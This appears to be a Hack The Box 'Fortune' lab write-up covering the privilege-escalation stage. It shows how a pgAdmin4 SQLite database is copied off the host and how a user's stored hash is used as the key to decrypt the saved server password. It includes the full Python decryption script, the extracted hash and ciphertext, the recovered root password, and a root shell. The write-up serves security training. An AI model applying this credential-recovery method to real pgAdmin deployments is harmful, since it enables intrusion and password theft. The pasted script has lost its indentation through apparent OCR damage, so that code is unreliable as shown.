root@Ubuntu:~/Documents/HTB/Fortune# ssh charlie@10.10.10.127
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.
fortune$ id
uid=1000(charlie) gid=1000(charlie) groups=1000(charlie), 0(wheel)
fortune$ 
```

PRIVILEGE ESCALATION


ENUMERATION

Straight away we notice a mbox (mailbox) file in Charlie’s home. Let’s look into it.




```
Message-ID: <196699abe1fed384@fortune.htb>
Status: RO

Hi Charlie,

Thanks for setting-up pgadmin4 for me. Seems to work great so far.
BTW: I set the dba password to the same as root. I hope you don't mind.

Cheers,

Bob
```

We see that the dba password for pgadmin is same as root. Let’s find the files for this application.




```
fortune$ find / -type d -name pgadmin4 2>/dev/null
/usr/local/pgadmin4
/usr/local/pgadmin4/.virtualenvs/pgadmin4
/var/log/pgadmin4
/var/www/htdocs/pgadmin4
/var/www/run/pgadmin4
/var/appsrv/pgadmin4
fortune$
```

Going into /usr/local/pgadmin4 we find the source code for the application in the web folder.




```
fortune$ cd web
fortune$ ls
__pycache__         config_local.py     package.json        pgadmin
babel.cfg           karma.conf.js       pgAdmin4.py         regression
config.py           migrations          pgAdmin4.wsgi       setup.py
fortune$
```

Looking at pgAdmin4.py we see that it imports files from the pgadmin folder and the config file.



```
    builtins.SERVER_MODE = None

import config
from pgadmin import create_app
from pgadmin.utils import u, fs_encoding, file_quote

if config.DEBUG:
    from pgadmin.utils.javascript.javascript_bundler import \
```

The config file gives us some information like the data directory, the hash being used and the database which stores the user account settings.




```
##########################################################################
# User account and settings storage
##########################################################################

# The default path to the SQLite database used to store user accounts and
# settings. This default places the file in the same directory as this
# config file, but generates an absolute path for use througout the app.
SQLITE_PATH = env('SQLITE_PATH') or os.path.join(DATA_DIR, 'pgadmin4.db')
```

Let’s get this file to view its contents.

```
scp charlie@10.10.10.127:/var/appsrv/pgadmin4/pgadmin4.db .
```


We can view it using sqlitebrowser.

```
sqlitebrowser pgadmin4.db
```



We see a server table and user table. Right click and select Browse table.


Looking at the table we see the password hashes for Charlie and Bob.



	id	email	password	active	confirmed_at
	Filter	Filter	Filter	Filter	Filter
1		charlie@fort...	$pbkdf2- sha512$25...	1	NULL
2		bob@fortun...	sha512$25...	1	NULL

```
$pbkdf2-
sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdXpBnsa8
BtO5kLOdQGflIZOQysAy7JdTVcRbv/
6csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg
```


Going back to the server table we find the base64 encoded string which could be the encrypted password for dba and the root password.



	iance_dl	username	password	role	ssl_mode	
		Filter	Filter	Filter	Filter	Filt
1	es	dba	utUU0jkam... l8Silrmu3ca...	NULL	prefer	NU

```
utUU0jkamCZDmqFLOrAuPjFxL0zp8zWzISe5MF0GY/
l8Silrmu3caqrtjaVjLQlvFFEgESGz
```

Let’s check the encryption logic to find flaws. Going into pgadmin/utils we find a file named crypto.py. The file seems to contain a function decrypt.




```
def decrypt(ciphertext, key):
    """
    Decrypt the AES encrypted string.

    Parameters:
        ciphertext -- Encrypted string with AES method.
        key        -- key to decrypt the encrypted string.
    """

    global padding_string

    ciphertext = base64.b64decode(ciphertext)
    iv = ciphertext[:AES.block_size]
    cipher = AES.new(pad(key), AES.MODE_CFB, iv)
    decrypted = cipher.decrypt(ciphertext[AES.block_size:])

    return decrypted
```

It takes in the ciphertext and key, creates IV from first 16 bytes which is the block size and decrypts the rest.

Let’s find where it is implemented.


```
grep -R -n 'decrypt(' .
```



```
fortune$ grep -R -n 'decrypt(' .
./crypto.py:41:def decrypt(ciphertext, key):
./crypto.py:55:    decrypted = cipher.decrypt(ciphertext[AES.block_size:])
./driver/psycopg2/connection.py:259:                password = decrypt(encpass, user.password)
./driver/psycopg2/connection.py:1268:            password = decrypt(password, user.password).decode()
./driver/psycopg2/connection.py:1550:                password = decrypt(password, user.password).decode()
./driver/psycopg2/server_manager.py:390:            password = decrypt(
```

We see that connection.py and server_manager.py uses it. Let’s inspect them.

The connect() function in connection.py seems to use the decrypt function.




```
try:
    password = decrypt(encpass, user.password)
    # Handling of non ascii password (Python2)
    if hasattr(str, 'decode'):
```

The encpass is the encrypted root password and the user.password is the password “hash” from the user table and not the plaintext password. Since we already have the hash and the encpass we can use the decrypt function to decrypt it. We know from the email that Bob is the user who’s using the application. So we create a script to decrypt the dba password. We can copy the pad and decrypt functions from the crypto.py script.

```
from Crypto.Cipher import AES
import base64

padding_string = '}'

def pad(key):
      """Add padding to the key."""

      global padding_string
      str_len = len(key)

      # Key must be maximum 32 bytes long, so take first 32 bytes
      if str_len > 32:
```


```
    return key[:32]

    # If key size id 16, 24 or 32 bytes then padding not require
    if str_len == 16 or str_len == 24 or str_len == 32:
    return key

    # Convert bytes to string (python3)
    if not hasattr(str, 'decode'):
    padding_string = padding_string.decode()

    # Add padding to make key 32 bytes long
    return key + ((32 - str_len % 32) * padding_string)

def decrypt(ciphertext, key):
    """
    Decrypt the AES encrypted string.

    Parameters:
    ciphertext -- Encrypted string with AES method.
    key        -- key to decrypt the encrypted string.
    """

    global padding_string

    ciphertext = base64.b64decode(ciphertext)
    iv = ciphertext[:AES.block_size]
    cipher = AES.new(pad(key), AES.MODE_CFB, iv)
    decrypted = cipher.decrypt(ciphertext[AES.block_size:])

    return decrypted

print(decrypt("utUU0jkamCZDmqFLOrAuPjFxL0zp8zWzISe5MF0GY/l8Silrmu3caqrtjaVj
LQlvFFEgESGz",
"$pbkdf2-sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdXpBnsa8BtO5kLOdQGfl
IZOQysAy7JdTVcRbv/6csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg")) # encrypted dba
password and Bob’s hash from the db
```

Running the script should give us the dba password.



```
root@Ubuntu:~/Documents/HTB/Fortune# python dec.py
R3us3-0f-a-P4ssw0rdl1k3th1s?_B4D.ID3A!
root@Ubuntu:~/Documents/HTB/Fortune#
```

Using this password we can now su to root.



```
fortune$ less ./pgadmin/utils/driver/psycopg2/connection.py
fortune$ su -
Password:
fortune# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
fortune# wc -c /root/root.txt
      33 /root/root.txt
fortune#
```

And we have a root shell.